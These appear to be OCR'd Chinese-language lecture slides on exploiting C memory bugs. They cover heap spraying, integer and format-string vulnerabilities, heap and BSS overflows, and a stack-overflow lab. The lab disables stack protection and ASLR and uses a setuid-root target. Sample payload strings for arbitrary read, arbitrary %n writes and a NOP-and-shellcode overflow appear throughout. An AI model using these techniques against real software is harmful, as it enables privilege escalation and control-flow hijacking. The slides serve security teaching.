


堆缓冲区利用

Compiler generated **function pointers** (e.g. C++ code)




After overflow of `buf` :



Heap Spraying


Idea: 1. use Javascript to spray heap with shellcode (and NOP slides)

2. then point vtable ptr anywhere in spray area



其他类型的溢出攻击

- **整数溢出攻击: (e.g., MS DirectX MIDI Lib)**
  - 整数使用固定的数目的比特数表示
  - Wrap around (modulo max value + 1) if value greater than max



[National Vulnerability Database
http://web.nvd.nist.gov/view/vuln/statistics 10 April 2017]

2. 整数溢出攻击

Problem: what happens when int exceeds max value?

int m; (32 bits) short s; (16 bits) char c; (8 bits)

c = 0x80 + 0x80 = 128 + 128	⇒	c = 0
s = 0xff80 + 0x80	⇒	s = 0
m = 0xffffff80 + 0x80	⇒	m = 0

Can this be exploited?

2. 整数溢出攻击

```
int catvars(char *buf1, char *buf2,
            unsigned int len1, unsigned int len2){
  char mybuf[256];
  if((len1 + len2) > 256){ return -1; }
  memcpy(mybuf, buf1, len1);
  memcpy(mybuf + len1, buf2, len2);
  do_some_stuff(mybuf); return 0;
}
```

问题: 如果 len1 = 0x104, len2 = 0xfffffffc,
那么 len1 + len2 = 0x100 (十进制256，由于len1 + len2大于无符号整数的大小，导致整数溢出)
mybuf溢出，可能导致缓冲区溢出攻击

2. 整数溢出攻击

```
int catvars(char *buf1, char *buf2,
            unsigned int len1, unsigned int len2){
  char mybuf[256];
  if((len1 > 256) || (len2 > 256)
  ||(len1 + len2) > 256){ return -1; }
  memcpy(mybuf, buf1, len1);
  memcpy(mybuf + len1, buf2, len2);
  do_some_stuff(mybuf); return 0;
}
```

整数溢出攻击(2)


```
int copy_something(char *buf, int len)
{
   char kbuf[800];
   if(len > sizeof(kbuf))
   { /* [1] */ return -1; }
   memcpy(kbuf, buf, len); return 1; /* [2] */
}
```

问题:

- memcpy将无符号int(unsigned int)作为len参数
- 调用函数memcpy()之前的检查使用的是有符号的整数
- 将len赋值为负数?

void *memcpy(void *dest, void *src, unsigned int count)

3.格式化字符串漏洞



[National Vulnerability Database
http://web.nvd.nist.gov/view/vuln/statistics 10 April 2017]

历史

- **2000年6月发现了第一个漏洞**
- **实例:**
  - `wu-ftpd 2.* :       remote root`
  - `Linux rpc.statd:  remote root`
  - `IRIX telnetd:      remote root`
  - `BSD chpass:         local root`

⋮

易受攻击的函数

任何使用格式字符串的函数

```
Printing:
  printf, fprintf, sprintf, …
  vprintf, vfprintf, vsprintf, …

Logging:
  syslog, err, warn
```

格式化函数执行

```
printf ("Number %d has no address, number %d has: %08x\n", i, a, &a);
```

From within the **`printf`** function the stack looks like this:

```
...
<&a>
<a>
<i>
A
...
```

where:


A – 被格式化字符串的地址
i – 变量i的值
a – 变量a的值
&a – 变量a的地址


函数**printf**通过一次读取一个字符来解析字符串'A'

- 如果字符前没有'%'，则将该字符复制到输出
- 如果字符前有%，'%'后面的字符指定输出参数的类型；**该参数位于堆栈上**

```
#include <stdio.h>

int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

```
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";

    printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```





DoS 攻击

```
int func(char *user)  {
              fprintf( stdout, user);}
```

问题: **如果 `user` = "%s%s%s%s%s%s%s"**

– 程序很可能会崩溃
– 为什么?
  - **%s将尝试从堆栈中提供的地址显示该地址内存中的数据；这个地址很可能这是一个非法地址**

正确的使用方法:

```
int func(char *user)  {
              fprintf( stdout, "%s", user);}
```

查看栈中数据

`… printf(user) …`

问题: **如果** **`user = "%08x.%08x.%08x.%08x\n"`?**

从堆栈中获取4个参数，并将其显示为8位填充的十六进制数字

栈数据泄露的后果?

修改栈中数据

```
int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
      printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
printf("Modify the memory: %n \n", &val);
```

使用格式化字符串的缓冲区溢出

```
char outbuf[512], errmsg[512];

sprintf (errmsg, "Err Wrong command: %.400s",
user);  ...


sprintf( outbuf, errmsg );
```

QPOP 2.53

bftpd

- **假设**

  `user = "%497d \x3c\xd3\xff\xbf <nops> <shellcode>"?`

  – 绕过"%400s"的限制

  – outbuf溢出，实现常规栈缓冲区溢出攻击

问题：NOP的作用?

https://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf

格式化字符串说明符

- **%p，%s，%d，%x，%n**
- 位置参数(positional argument)
  - %[nth]$p
  - %2$p = 第二个参数
    - printf(“%2$d”, 10, 20, 30) ---> 20
- **%n**
  - printf("1234%n", &len) => len=4
- %10**d**

任意读

```
printf("\xaa\xbb\xcc\xdd%3$s", a1, a2)

     +---(3rd)---+
     |           v
[ra][fmt][a1][a2][\xaa\xbb\xcc\xdd%3$s]
         (1) (2) (3) ....

                       (1)(2) (3)
=> printf("...%3$s", a1, a2, 0xddccbbaa)
```

写任意位置

```
printf("\xaa\xbb\xcc\xdd%3$n", a1, a2)

     +---(3rd)---+
     |           v
[ra][fmt][a1][a2][\xaa\xbb\xcc\xdd%3$n]
         (1) (2) (3) ....


              *0xddccbbaa =  4
```

任意写

```
printf("\xaa\xbb\xcc\xdd%6c%3$n", a1, a2)

     +---(3rd)---+
     |           v
[ra][fmt][a1][a2][\xaa\xbb\xcc\xdd%6c%3$n]
         (1) (2) (3) ....
=> *0xddccbbaa = strlen("\xaa\xbb\xcc\xdd......") = 10
```

https://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf


任意写

```
unsigned char canary[5];
unsigned char foo[4];
memset (foo, '\x00', sizeof (foo));
strcpy (canary, "AAAA");   /* 0 * before */

printf ("%16u%n", 7350, (int *) &foo[0]);       /* 1 */
printf ("%32u%n", 7350, (int *) &foo[1]);       /* 2 */
printf ("%64u%n", 7350, (int *) &foo[2]);       /* 3 */
printf ("%128u%n", 7350, (int *) &foo[3]);      /* 4 */

printf ("%02x%02x%02x%02x\n", foo[0], foo[1], foo[2], foo[3]);
/* 5 * after */
printf ("canary: %02x%02x%02x%02x\n", canary[0], canary[1],
canary[2], canary[3]);
```

foo: 10204080

任意写

Figure 1: Four stage overwrite of an address




格式化字符串漏洞

- 任意读：代码指针泄露
- 任意写：控制流劫持
- 可以绕过：DEP(W^X), ASLR


堆溢出举例

```
#define BUFSIZE 16
int main()
{ int i=0;
  char *buf1 = (char *)malloc(BUFSIZE);
  char *buf2 = (char *)malloc(BUFSIZE);

                :
  while((*(buf1+i)=getchar())!=EOF)
   i++;
                :
}
```



BSS 溢出举例

```
#define BUFSIZE 16
int main(int argc, char **argv)
{ FILE *tmpfd;
  static char buf[BUFSIZE], char *tmpfile;
                :
  tmpfile = "/tmp/vulprog.tmp";
  gets(buf);
  tmpfd = fopen(tmpfile, "w");
                :
}
```



BSS 溢出举例

```
int goodfunc(const char *str);
int main(int argc, char **argv)
{ int  i=0;
  static char buf[BUFSIZE];
  static int (*funcptr)(const char *str);
                :
  while((*(buf+i)=getchar())!=EOF)
   i++;
                :
}
```

小结: 缓冲区溢出利用

- **了解C函数和堆栈**
- **熟悉机器代码**
- **了解如何进行系统调用**

- **攻击者需要知道目标机器上运行的是什么CPU和操作系统：**
  - 不同的CPU和操作系统之间有细微的差异：
    - Little endian vs. big endian (**x86 vs. Motorola**)
    - 栈框架结构(Linux vs. Windows)
    - 栈增长方向

Buffer Overflow 举例

环境设置:

保护措施:

- 不可执行栈: 关闭;
- StackGuard: 关闭;
- 地址随机化: 关闭

```
$ gcc -fno-stack-protector -z   execstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
```

cat /proc/sys/kernel/randomize_va_space

设置程序文件的owner设置为root，并设置suid 位

```
$ sudo chown root stack
$ sudo chmod 4755 stack
```


Buffer Overflow 举例


```
int bof(char *str)
{
    char buffer[24];
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

创建恶意输入 (badfile)

Task A : 找出缓冲区的基址和返回地址之间的偏移距离

Task B : 找到放置shellcode的地址





在正确的位置，填入正确的值

Task A：缓冲区基地址和返回地址之间的距离

使用GDB

1. Set breakpoint

2. Find buffer's address

3. Find frame pointer address

4.Calculate distance

5.Exit (`quit`)

- 使用gdb设置断点
- 找到缓冲区的基地址
- 查找当前帧指针的地址(ebp)
- 返回地址是 $ebp +4

